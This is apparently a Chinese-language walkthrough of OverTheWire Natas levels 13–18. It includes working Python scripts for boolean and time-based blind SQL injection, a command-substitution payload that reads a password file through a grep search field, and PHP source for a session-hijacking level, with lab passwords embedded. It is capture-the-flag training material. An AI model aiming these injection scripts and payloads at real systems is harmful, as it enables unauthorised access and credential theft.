存在文件内容头检测绕过绕过
同理可得:
第14关
sql注入,万能钥匙
第15关

一开始还以为是联合注入,结果没注入点,果断换布尔盲注1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45import requests
url = "http://natas15.natas.labs.overthewire.org/index.php"
# 【修正 1】修改为 Natas15 正确的回显特征
true_flag = "This user exists."
# 【修正 2】修改为 Natas15 正确的表单参数名
inject_param = "username"
# 你的认证信息
auth_info = ('natas15', 'SdqIqBsFcz3yotlNYErZSZwblkm0lrvx')
def get_password():
"""利用二分法获取 natas16 的密码"""
password = ""
# Natas 的密码固定为 32 位
for i in range(1, 33):
low = 48 # '0' 的 ASCII 码
high = 122 # 'z' 的 ASCII 码
while low <= high:
mid = (low + high) // 2
# 【修正 3】闭合双引号,目标改为 password 字段,注释符用 #
payload = f'natas16" and ascii(substring(password,{i},1))>{mid} #'
data = {
inject_param: payload
}
# 发送 POST 请求并带上认证
res = requests.post(url, data=data, auth=auth_info)
if true_flag in res.text:
# 页面正常,说明 ASCII 码大于 mid,区间右移
low = mid + 1
else:
# 页面异常,说明 ASCII 码小于等于 mid,区间左移
high = mid - 1
password += chr(low)
print(f"[*] 当前爆破进度: {password}")
print(f"\n[+] 最终拿到的 Natas16 密码为: {password}")
if __name__ == "__main__":
get_password()

第16关
触及知识盲区了,记录下
1 | <? |
这里涉及到Linux的特性,就是对命令替换的绕过
这里需要爆破1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50import requests
import re
url = "http://natas16.natas.labs.overthewire.org/index.php"
# 测试词,就用 appletest_word = "apple"
auth_info = ('natas16', 'hPkjKYviLQctEW33QmuXL6eDVfMW4sGo')
charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
print("[*] 开始利用 grep 命令盲注爆破 Natas 17 密码...")
password = ""
while len(password) < 32:
found_char = False
for char in charset:
print(f"[*] 正在尝试: {password}{char}", end='\r')
payload = f"{test_word}$(grep ^{password}{char} /etc/natas_webpass/natas17)"
params = {'needle': payload}
try:
res = requests.get(url, params=params, auth=auth_info)
except Exception as e:
print(f"\n[!] 网络请求报错: {e}")
exit()
# 【核心修改】精准提取 <pre> 标签内的内容
# 使用正则,re.DOTALL 表示让 . 也能匹配换行符
match = re.search(r'<pre>(.*?)</pre>', res.text, re.DOTALL)
if match:
# 获取 <pre> 里面的纯文本结果
pre_content = match.group(1).strip()
# 如果结果是空的(即啥也没搜出来),说明我们子命令执行成功,干扰了外层 grep # 这就意味着我们猜对了当前的字符!
if pre_content == "":
password += char
print(f"\n[+] 发现字符!当前进度: {password}")
found_char = True
break else:
print("\n[!] 警告:没有找到 <pre> 标签,网页结构可能变了?")
exit()
if not found_char:
print("\n[!] 跑完了一整圈,没有匹配到任何字符!这不应该发生。")
break
print(f"\n[+] 爆破完成!Natas 17 的最终密码为: {password}")
第17关

此关对于所有报错都注销了,意味着我们只能通过时间注入来获取密码
1 | import requests |

爆了好几次不对,用ai加了一个防抖包机制1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62import requests
import time
url = "http://natas17.natas.labs.overthewire.org/index.php"
# 【重要】请务必将下方替换为你自己持有的正确 natas17 密码
myauth = ("natas17", "EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC")
time_threshold = 5 # 增加延迟阈值以对抗服务器波动
def test_payload(payload):
"""
发送 payload 并测试是否发生延时。
返回 True 表示发生延时(或超时),False 表示未延时。
""" mydata = {"username": payload}
try:
start_time = time.time()
# timeout 设置必须比 time_threshold 大不少,防止 requests 过早掐断连接
requests.post(url, data=mydata, auth=myauth, timeout=12)
return (time.time() - start_time) >= time_threshold
except requests.exceptions.Timeout:
# 如果请求直接触发了 timeout,说明服务器挂起了很久,视为条件为真
return True
except requests.exceptions.RequestException as e:
print(f"\n[-] 请求异常: {e}")
return False
def get_password_by_time_robust(length=32):
password = ""
print("[*] 开始执行基于时间盲注的爆破 (附带网络防抖机制)...")
for i in range(1, length + 1):
low = 48 # '0' 的 ASCII high = 122 # 'z' 的 ASCII
while low <= high:
mid = (low + high) // 2
payload = f'natas18" AND IF(ASCII(SUBSTRING(password,{i},1))>{mid}, SLEEP({time_threshold}), 0) #'
# 第一次测试
is_delayed = test_payload(payload)
# 核心防误判逻辑:如果发生了延时,再测一次进行确认!
if is_delayed:
print(f" [~] 字符位置 {i} (mid={mid}) 疑似延时,进行二次确认...")
time.sleep(0.5) # 稍微停顿,减轻 OTW 服务器压力
is_delayed_again = test_payload(payload)
if is_delayed_again:
# 两次都延时,确认是 True low = mid + 1
else:
# 第二次没延时,说明第一次纯属网络波动,判定为 False print(" [!] 判定为网络卡顿,已自动纠正。")
high = mid - 1
else:
# 没有延时,直接判定为 False high = mid - 1
password += chr(low)
print(f"[*] 当前爆破进度: {password}")
print(f"\n[+] natas18 的最终密码为: {password}")
if __name__ == "__main__":
get_password_by_time_robust()
第18关
会话劫持1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas18", "pass": "<censored>" };</script></head>
<body>
<h1>natas18</h1>
<div id="content">
<?php
$maxid = 640; // 640 should be enough for everyone
function isValidAdminLogin() { /* {{{ */
    if($_REQUEST["username"] == "admin") {
    /* This method of authentication appears to be unsafe and has been disabled for now. */
        //return 1;
    }

    return 0;
}
/* }}} */
function isValidID($id) { /* {{{ */ return is_numeric($id);
}
/* }}} */
function createID($user) { /* {{{ */ global $maxid;
return rand(1, $maxid);
}
/* }}} */
function debug($msg) { /* {{{ */ if(array_key_exists("debug", $_GET)) {
print "DEBUG: $msg<br>";
}
}
/* }}} */
function my_session_start() { /* {{{ */ if(array_key_exists("PHPSESSID", $_COOKIE) and isValidID($_COOKIE["PHPSESSID"])) {
if(!session_start()) { debug("Session start failed");
return false;
} else { debug("Session start ok");
if(!array_key_exists("admin", $_SESSION)) { debug("Session was old: admin flag set"); $_SESSION["admin"] = 0; // backwards compatible, secure }
return true;
}
}
return false;
}
/* }}} */
function print_credentials() { /* {{{ */ if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
print "You are an admin. The credentials for the next level are:<br>";
print "<pre>Username: natas19\n";
print "Password: <censored></pre>";
} else {
print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas19.";
}
}
/* }}} */
$showform = true;
if(my_session_start()) { print_credentials(); $showform = false;
} else {
if(array_key_exists("username", $_REQUEST) && array_key_exists("password", $_REQUEST)) { session_id(createID($_REQUEST["username"])); session_start(); $_SESSION["admin"] = isValidAdminLogin(); debug("New session started"); $showform = false; print_credentials();
}
}
if($showform) {
?>
<p>
Please login with your admin account to retrieve credentials for natas19.
</p>
<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password"><br>
<input type="submit" value="Login" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
这里的正常登录被锁死了1
2
3
4
5
6
7
8function isValidAdminLogin() { /* {{{ */
if($_REQUEST["username"] == "admin") {
/* This method of authentication appears to be unsafe and has been disabled for now. */
//return 1;
}
return 0;
}
